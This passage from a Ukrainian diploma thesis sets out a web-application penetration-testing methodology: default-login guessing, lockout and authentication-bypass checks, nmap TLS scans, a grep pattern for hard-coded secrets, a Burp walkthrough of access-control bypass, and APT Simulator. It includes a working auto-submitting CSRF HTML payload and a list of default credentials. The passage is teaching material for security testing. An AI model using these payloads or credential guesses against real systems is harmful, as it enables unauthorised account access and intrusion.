2. Перевірити на використання пароля та логіну за замовчуванням:

1) Спробувати наступні імена користувачів - "admin", "administrator", "root", "system", "guest", "operator" або "super". Вони популярні серед системних адміністраторів і часто використовуються. Якщо програма є вразливою до переліку імені користувача, і вдається успішно ідентифікувати будь-яке з вищезазначених імен користувачів, необхідно підібрати подібним чином паролі. Крім того, спробувати вказати порожній пароль або один із наведених: "pass123", "password123", "admin" або "guest". Подальші перестановки вищезгаданих можна також спробувати через написаний скріпт, щоб заощадити час.

2) Користувачі часто задають собі ім’я, як назва організації. Це означає, що якщо ви тестуєте додаток з назвою "Obscurity", спробуйте скористатися obscurity / obscurity або будь-якою іншою подібною комбінацією, як ім'я користувача та пароль.

3) Адреси електронної пошти клієнта розсилають угоду про імена облікових записів користувачів: якщо співробітник John Doe має адресу електронної пошти jdoe@example.com, можна спробувати знайти імена системних адміністраторів у соціальних мережах і вгадати своє ім'я користувача, застосовуючи цю інформацію.

4) Переглянути джерело сторінки та JavaScript або через проксі, або переглянувши джерело. Можна знайти будь-які посилання на користувачів і паролі в джерелі. Крім того, якщо є дійсний обліковий запис, можна увійдіть і переглянути кожен запит і відповідь для дійсного входу в порівнянні з недійсним

входом, наприклад, додаткові приховані параметри, цікавий запит GET. Або шукати імена облікових записів і паролі, написані в коментарях у вихідному коді. Також дивитися в резервних каталогах вихідного коду (або резервних копій вихідного коду), які можуть містити цікаві коментарі та код.

3. Тестування на слабкий механізм блокування для оцінки можливості механізму блокіровки облікового запису, щоб зменшити спроби підбору пароля:

1) Спробувати зайти у систему з неправильним паролем 3,4,5разів

2) Після кожної невдалої спроби увійти в систему з правильним паролем, щоби впевнитися, що механізм блокування не запускається після 3,4,5 помилок.

3) Якщо програма повертає "Ваш обліковий запис заблоковано", підтверджуючи тим самим, що обліковий запис заблоковано після 3,4,5 помилок, спробувати увійти з правильним паролем через 5,10,15 хвилин.

4. Тестування для обходу схеми автентифікації:

Кілька методів обходу схеми автентифікації, яка використовується веб-додатком:

1) Прямий запит на сторінку (примусовий перегляд) – намагатися безпосередньо отримати доступ до захищеної сторінки через адресний рядок у веб-переглядачі

2) Модифікація параметрів – якщо додаток перевіряє успішну реєстрацію на основі параметрів фіксованого значення, то користувач може змінити ці параметри, щоб отримати доступ до захищених територій, не надаючи дійсних облікових даних.

3) Передбачення ідентифікатора сеансу - якщо генерація ідентифікатора сеансу передбачувана, тоді можна знайти дійсний ідентифікатор сеансу і отримати несанкціонований доступ до програми, видаючи себе за попередньо аутентифікованого користувача.

4) Ін'єкція SQL

5. Тестування на запам’ятовування функціональності пароля:

1) Шуканb паролі, які зберігаються у файлі cookie. Перегляньте файли cookie, збережені програмою. Переконайтися, що облікові дані не зберігаються в прозорому тексті, а хешировані.

2) Вивчити механізм хешування: якщо він є загальним, відомим алгоритмом, перевірити його міцність; спробувати декілька імен користувачів, щоб перевірити, чи можна легко угадати хеш-функцію.

3) Розглянути інші чутливі поля форми (наприклад, відповідь на таємне запитання, яке необхідно ввести у форму відновлення пароля або розблокування облікового запису).

2.3.6 Тестування можливості витоку конфіденційних даних

Чутливі дані повинні бути захищені, коли вони передаються через мережу

Перший крок полягає у визначенні портів, які мають перенесені SSL / TLS служби. У прикладі ми шукаємо SSL-служби за допомогою nmap з опцією “-sV”, яка використовується для ідентифікації сервісів, і вона також може ідентифікувати SSL-сервіси Це можна зробити за допомогою сканера nmap та команди:

nmap -sV --reason -PN -n --top-ports 100 www.example.com, де

-sV – перевірка сервісів на портах

--reason – спосіб підключення до порту

-PN - перевіряти всі хости, які доступні

--top-ports 100 – команда сканування портів та їх кількість

www.example.com – веб – адреса, що сканується

Перевірити інформацію про стійкість алгоритмів шифрування, що містяться у SSL/HTTP – службі на порту 443 можна за допомогою команди

nmap -sV --script ssl-enum-ciphers -p 443 <host>

Якщо веб-додаток не використовує захищений протокол, наприклад, HTTPS, SSL або

TLS. Щоб розкрити конфіденційні дані веб-додатки, було налаштовано нюхаюче спілкування за допомогою wireshark і

tcpdump і ми отримали ім'я користувача, пароль і конфіденційні дані компанії,

Також можна тестувати наявність важливої інформації в вихідному коді або журналах. Перевірите те, що пароль або encyrption ключ кодуються з вихідного коду або конфігураційних файлів.:

* grep -r –E "Pass | password | pwd |user | guest| admin | encry | key | decrypt | sharekey " ./PathToSearch/

Подальше тестування на етапі тестування можливості витоку конфіденційних даних полягає в пошуку експлойтів до запущених служб та інформації про веб - сервери та операційні ситсеми за допомогою Metasploit Framework.

2.3.7 Тестування можливості Cross-Site Request Forgery

1. Тестування чорного ящику.

Для тестування необхідно знати URL-адреси в обмеженій (аутентифікованій) області. Якщо вони володіють дійсними повноваженнями, вони можуть приймати обидві ролі - нападника і жертву. У цьому випадку ви знатимете URL-адреси, які потрібно перевірити, просто переглядаючи програму. В іншому випадку, якщо у вас немає дійсних повноважень, вони повинні організувати справжню атаку, а тому спонукати до законного входу користувача у відповідне посилання. Це може включати значний рівень соціальної інженерії.

У будь-якому випадку тест може бути побудований таким чином:

- дайте URL-адресу, що проходить тестування; наприклад, u = http://www.example.com/action
- побудуйте HTML-сторінку, що містить запит http, що посилається на URL u (із зазначенням всіх відповідних параметрів; у випадку HTTP GET це просто, тоді як для POST-запиту потрібно скористатися деяким Javascript);
- переконайтеся, що користувач увійшов у програму;
- спонукати його до переходу за посиланням, що вказує на URL-адресу, що підлягає перевірці (соціальна інженерія, якщо ви не можете видати себе за користувача);
- спостерігати за результатом, тобто перевіряти, чи виконав веб-сервер запит.

2. Провести перевірку програми, щоб переконатися, що її керування сеансами є вразливим. Якщо керування сеансом покладається тільки на клієнтські значення (інформація, доступна браузеру), то додаток є вразливим. "Значення на стороні клієнта" - це файли cookie та ідентифікаційні дані HTTP-аутентифікації (Базова аутентифікація та інші форми аутентифікації HTTP; не аутентифікація на основі форм, тобто автентифікація на рівні програми). Інформація в URL, у вигляді неідентифікованого або непередбачуваного користувачем.

Ресурси, доступні за допомогою запитів HTTP GET, легко уразливі, хоча запит POST можна автоматизувати через Javascript і також є вразливими; отже, використання самого POST недостатньо для виправлення виникнення вразливостей CSRF.

У випадку POST можна використовувати наступний зразок.

- Створити HTML, як показано нижче
- Оновити HTML на шкідливому сайті

- Надіслати посилання http: //maliciousSite/CSRF.html жертві, щоб вона натиснула на нього.

<html> <body onload='document.CSRF.submit()'>

<form action='http://tagetWebsite/Authenticate.jsp' method='POST' name='CSRF'>

<input type='hidden' name='name' value='Hacked'>

<input type='hidden' name='password' value='Hacked'>

</form> </body> </html>

2.3.8 Тестування відсутності контролю рівня доступу на функціональному рівні

Будь-хто, кто має мережевий доступ до додатка, може відправити йому запит. Тому веб-додатки повинні перевіряти права доступу на рівні функцій для всіх запитаних дій будь-якого користувача. Якщо перевірки не виконуються і не застосовуються, зловмисники можуть проникнути в критичні області веб-додатки без належної авторизації. Для тестування цієї вразливості будемо використовувати Burp to.

1. Увійти до одного з профілів співробітника. У цьому прикладі використовую "Larry".

2. Повернутися до Burp. На вкладці Proxy "Intercept" переконайтеся, що "Перехоплення включено".




Рисунок 2.10 – Результат вклбюченого перехоплення

3. У веб-браузері натисніть кнопку "Переглянути профіль". Burp захопить запит, який потім можна відредагувати перед пересиланням.




Рисунок 2.11 – Результат запиту

4. Один із способів легко знаходити та редагувати параметри знаходиться на вкладці "Params". У прикладі зміню "employee_id" з "101" на "102". Після того як запит буде відредаговано, нажати на кнопку "Вперед". У цьому прикладі потрібно натиснути кнопку «Вперед» більше одного разу, щоб отримати відповідний відповідь від сервера і переглянути результати у веб-застосунку.




Рисунок 2.12 – Результат вкладки параметрів

5. Програма дозволяє користувачеві отримувати доступ до профілю користувача іншого користувача. При редагуванні параметрів у запиті елементи керування доступом до програми були обхідні.

2.3.9 Тестування протидії APT загрозам

APT Simulator - пакетний сценарій Windows, який використовує набір інструментів і вихідних файлів, щоб система виглядала так, ніби вона була скомпрометована. На відміну від інших інструментів симуляції противника, APT Simulator розробляється, щоб зробити додаток максимально простим. Для цього не потрібно запускати веб-сервер, базу даних або будь-які агенти на наборі віртуальних машин. Необхідно просто завантажити готовий архів, витягнути його і запустити пакетний файл як адміністратор.

Основне призначення:

- Перевірка засобів виявлення загроз / оцінки компрометації.
- Перевірка можливості виявлення порушень безпеки.
- Перевірка засобів моніторингу SOC / SIEM.
- Середовище для ексфільтрації даних для криміналістичного аналізу.

Для того, щоб почати роботу :

- Необхідно завантажити останню версії
- Витягнути пакет на демонстраційній системі(пароль: apt)
- Запустити cmd.exe, як адміністратор
- Перейти до витягнутої папки програми і запустити APTSimulator.bat
- З версії 0.4 досить просто розширити тестові набори, додавши один .bat-файл до однієї з тестових наборів категорій.

Висновки до розділу 2

У другому розділі дипломної роботи ми розробили методику, яка враховує усі переваги міжнародних методик тестування на проникнення веб-додатків. Розроблена методика перевіряє лише критичні вразливості зі списку OWASP testing guide. І тим самим прискорює аналіз кількості перевірок, необхідних для тестування. Аналіз критичних вразливостей я проводила за допомогою метріки CVSS 3.0. Результати перевірки розташовані в додатку А.

Стуктура методів складається з етапів, кожен з яких визначається необхідними перевірками та прикладами на стадіях тестування на проникнення.

Запропонована методологія представлена з урахуванням можливих результатів, які можуть вказувати на існування вразливостей, а також показують роботу з інструментами виявлення вразливостей і тестуванням на проникнення.

Так як запропонована методологія використовує обмежену кількість етапів, і тестує лише критичні вразливості, тому тестування ефективне.

ВИСНОВКИ

У димпломній роботі ми розробили методику для можливості підвищення ефективності та швидкості тестування на проникнення. Для того, щоб досягти мети роботи, ми провели аналіз функціонування та стану веб-серверів.Також ми визначили та проаналізували поширенні вразливості веб-серверів, та можливості атак через вразливості, тому що важливим етапом тестування на проникнення є пошук вразливостей. Структури, які шукають уразливості, також були проаналізовані. Згідно з дослідженнями, ми знайшли стандарти обробки даних про уразливість, метрики критичності вразливостей та інструменти для їх пошуку. Проаналізували існуючи методики у світі. Та зробили висновок, що більшість методів охоплюють широкий спектр проблем кібербезпеки, тому необхідний додатковий час, що витрачається на аналіз вразливостей відповідно до існуючих методами і вибір, зокрема, тих компонентів, які підходять для тестування веб-додатків.

За допомогою результатів аналізу та досліження було розроблено адаптована методика, яка проникає в мережу, та враховує міжнародні досягнення в цьому напрямку. Саме тому дозволяє перевіряти наявність найбільш поширених вразливостей. А завдяки відбору тестування лише вразливостей лише з критичним рівнем ризику підвищується ефективність. Практична цінність роботи полягає в скороченні тривалості і обґрунтуванні вибору інструментів тестування на проникнення. Результат дипломної роботи може бути використан для тестування на проникнення веб-додатків.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Sankar R. Burpsuite – A Beginner's Guide For Web Application Security or Penetration Testing [Електронний ресурс] / Ravi Sankar. – 2018. – Режим доступу до ресурсу: https://kalilinuxtutorials.com/burpsuite/.

2. Ricca F. https://dl.acm.org/citation.cfm?id=381476 [Електронний ресурс] / F. Ricca, P. Tonella. – 2001. – Режим доступу до ресурсу: https://dl.acm.org/citation.cfm?id=381476

3. Ganore P. What Is A Web Server And How Does It Function? [Електронний ресурс] / Pravin Ganore. – 2017. – Режим доступу до ресурсу: https://www.milesweb.com/blog/hosting/web-server-function/.

4. How a Web server functions? [Електронний ресурс]. – 2006. – Режим доступу до ресурсу: https://www.eukhost.com/blog/webhosting/how-a-web-server-functions/.

5. Что такое веб-сервер [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://developer.mozilla.org/ru/docs/Learn/%D0%A7%D1%82%D0%BE_%D1%82%D0%B0%D0%BA%D0%BE%D0%B5_%D0%B2%D0%B5%D0%B1_%D1%81%D0%B5%D1%80%D0%B2%D0%B5%D1%80.

6. Web Server and its Types of Attacks [Електронний ресурс]. – 2012. – Режим доступу до ресурсу: https://www.greycampus.com/opencampus/ethical-hacking/web-server-and-its-types-of-attacks.

7. Brewer J. Web Server Vulnerabilities and a Defense in Depth Strategy Using the Squid Proxy [Електронний ресурс] / Jim Brewer // GSEC Practical version 1.4b. – 2004. – Режим доступу до ресурсу: https://www.giac.org/paper/gsec/3729/web-server-vulnerabilities-defense-in-depth-strategy-squid-proxy/105970.

8. 6 Common Website Security Vulnerabilities [Електронний ресурс] // Common places. – 2019. – Режим доступу до ресурсу: https://www.commonplaces.com/blog/6-common-website-security-vulnerabilities/.

9. Web Server Vulnerabilities Attacks: How to Protect Your Organization [Електронний ресурс] // Tech Funnel. – 2018. – Режим доступу до ресурсу: https://www.techfunnel.com/information-technology/web-server-vulnerabilities-attacks-how-to-protect-your-organization/.

10. Уязвимости веб-приложений [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/Web-Vulnerabilities-2019-rus.pdf.

11. Melnick J. Top 10 Most Common Types of Cyber Attacks [Електронний ресурс] / Jeff Melnick. – 2018. – Режим доступу до ресурсу: https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/

12. Top 8 Network Attacks by Type in 2017 [Електронний ресурс] // CALYPTIX. – 2017. – Режим доступу до ресурсу: https://www.calyptix.com/top-threats/top-8-network-attacks-type-2017/.

13. Евтеев Д. SQL Injection от А до Я [Електронний ресурс] / Дмитрий Евтеев. – 2008. – Режим доступу до ресурсу: https://www.ptsecurity.com/upload/corporate/ru-ru/analytics/PT-devteev-Advanced-SQL-Injection.pdf.

14. SQL инъекции. Проверка, взлом, защита [Електронний ресурс] // BVN2. – 2011. – Режим доступу до ресурсу: https://habr.com/ru/post/130826/.

15. How to Prevent SQL Injection Attacks [Електронний ресурс] // eSecurityPlanet. – 2018. – Режим доступу до ресурсу: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html.

16. How to Protect Against SQL Injection Attacks [Електронний ресурс] // UC Berkeley. – 2019. – Режим доступу до ресурсу: https://security.berkeley.edu/education-awareness/best-practices-how-articles/system-application-security/how-protect-against-sql.

17. SQL_Injection_Prevention_Cheat_Sheet [Електронний ресурс] – Режим доступу до ресурсу: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.md.

18. Choudhary A. SQL Injection Attacks: Know How to Prevent Them [Електронний ресурс] / Archana Choudhary // Security Zone. – 2019. – Режим доступу до ресурсу: https://dzone.com/articles/sql-injection-attacks-know-how-to-prevent-them.

19. Cobb M. Cross-site scripting explained: How to prevent XSS attacks [Електронний ресурс] / Michael Cobb // 2009 – Режим доступу до ресурсу: https://www.computerweekly.com/tip/Cross-site-scripting-explained-How-to-prevent-XSS-attacks.

20. Singh S. 5 Practical Scenarios for XSS Attacks [Електронний ресурс] / Satyam Singh // Pentest Tools. – 2018. – Режим доступу до ресурсу: https://pentest-tools.com/blog/xss-attacks-practical-scenarios/.

21. Cross-site Scripting (XSS) [Електронний ресурс]. – 2018. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

22. Cross Site Scripting (XSS) Attack Tutorial With Examples, Types & Prevention [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/.

23. Excess XSS [Електронний ресурс]. – 2016. – Режим доступу до ресурсу: https://excess-xss.com.

24. Cross Site Scripting (XSS) Attack Tutorial With Examples, Types & Prevention [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/.

25. Методы защиты от CSRF-атаки [Електронний ресурс]. – 2016. – Режим доступу до ресурсу: https://habr.com/ru/post/318748/.

26. Cross-Site Request Forgery (CSRF) [Електронний ресурс]. – 2018. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF).

27. Testing for CSRF (OTG-SESS-005) [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005).

28. Testing for CSRF (OTG-SESS-005) [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005).

29. Broken Authentication and Session Management [Електронний ресурс]. – 2010. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management.

30. Charan H. Broken Authentication and Session Management—part I [Електронний ресурс] / Hari Charan. – 2017. – Режим доступу до ресурсу: https://medium.com/@grep_security/broken-authentication-and-session-management-part-i-50e760c9f599.

31. Charan H. Broken Authentication and Session Management [Електронний ресурс] / Hari Charan // DZone. – 2017. – Режим доступу до ресурсу: https://dzone.com/articles/broken-authentication-and-session-management-part.

32. Blazquez D. Broken Authentication OWASP Top 10 - A2 [Електронний ресурс] / Daniel Blazquez. – 2019. – Режим доступу до ресурсу: https://hdivsecurity.com/owasp-broken-authentication.

33. Authentication Hacking: What are Authentication Hacking Attacks? [Електронний ресурс]. – 2014. – Режим доступу до ресурсу: https://www.acunetix.com/websitesecurity/authentication/.

34. Zeeshan N. 7 Ways To Stop Web Attacks Affecting Your Web Application [Електронний ресурс] / Nasrumminallah Zeeshan. – 2017. – Режим доступу до ресурсу: https://www.peerlyst.com/posts/7-ways-to-stop-web-attacks-affecting-your-web-application-nasrumminallah-zeeshan.

35. Top 10-2017 A6-Security Misconfiguration [Електронний ресурс]. – 2017. – Режим доступу до ресурсу: https://www.owasp.org/index.php/Top_10-2017_A6-Security_Misconfiguration.

36. Security Misconfiguration [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://bounty.github.com/classifications/security-misconfiguration.html.

37. TAMMANY J. https://www.sitelock.com/blog/owasp-top-10-sensitive-data-exposure/ [Електронний ресурс] / JOYCE TAMMANY // CYBER ATTACKS. – 2018. – Режим доступу до ресурсу: https://www.sitelock.com/blog/owasp-top-10-sensitive-data-exposure/.

38. Blazquez D. Sensitive Data Exposure OWASP Top 10 - A3 [Електронний ресурс] / Daniel Blazquez – Режим доступу до ресурсу: https://hdivsecurity.com/owasp-sensitive-data-exposure.

39. Security Testing - Sensitive Data Exposure [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.tutorialspoint.com/security_testing/testing_sensitive_data_exposure.htm.

40. Web Application Risk – the Threat of and Solution to Sensitive Data Exposure [Електронний ресурс] – Режим доступу до ресурсу: https://www.immuniweb.com/blog/OWASP-sensitive-data-exposure.html.

41. Using Burp to Test for Sensitive Data Exposure Issues [Електронний ресурс] // PortSwigger. – 2018. – Режим доступу до ресурсу: https://support.portswigger.net/customer/portal/articles/1965730-using-burp-to-test-for-sensitive-data-exposure-issues.

42. Common Vulnerability Scoring System v3.0 [Електронний ресурс] – Режим доступу до ресурсу: https://www.first.org/cvss/cvss-v30-specification-v1.7.pdf.

43. Common Vulnerability Scoring System v3.0: Specification Document [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.first.org/cvss/specification-document.

44. Common Vulnerability Scoring System Calculator Version 3 [Електронний ресурс] – Режим доступу до ресурсу: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator.

45. Common Vulnerability Scoring System v3.0: Specification Document [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.first.org/cvss/specification-document.

46. Safonov L. APTSimulator — тестирование противодействия APT угрозам [Електронний ресурс] / Luka Safonov. – 2018. – Режим доступу до ресурсу: https://habr.com/ru/post/350066/.

47. Cloudi. APT SIMULATOR [Електронний ресурс] / Cloudi. – 2018. – Режим доступу до ресурсу: https://hydrasky.com/network-security/kali-tools/apt-simulator/.

48. Luka S. Обзор площадки для тестирования веб-уязвимостей OWASP Top-10 на примере bWAPP [Електронний ресурс] / Safronov Luka. – 2015. – Режим доступу до ресурсу: https://habr.com/ru/post/250551/.

49. Инструменты Kali Linux [Електронний ресурс] – Режим доступу до ресурсу: https://kali.tools.

50. Alyshov O. bWAPP Веб безопасность [Електронний ресурс] / Orkhan Alyshov – Режим доступу до ресурсу: https://orkhanalyshov.com/blog/42.

51. Using Burp Proxy [Електронний ресурс] // 2018 – Режим доступу до ресурсу: https://support.portswigger.net/customer/portal/articles/1783119-using-burp-proxy.

52. Nessus professional benefits [Електронний ресурс]. – 2019. – Режим доступу до ресурсу: https://www.tenable.com/products/nessus/nessus-professional.

ДОДАТОК А

Результат оцінка вразливостей з OWAS-10 з використанням метрики CVSS

1. Cross site scripting. Score: 6.1
2. Sql injection. Score: 6.4
3. Broken Authentication and Session Management.Score: 6.8
4. Cross-Site Request Forgery. Score: 8.0
5. Insecure direct object references. Score: 4.0
6. Security misconfiguration vulnerability : 5.9
7. Sensetive Data Exposure: 8.8
8. Missing Functional Level Access Control. Score: 9.1
9. Unavailable redirects and forwards: 5.9
10. Using Components with Known Vulnerabilities. Score: 8.0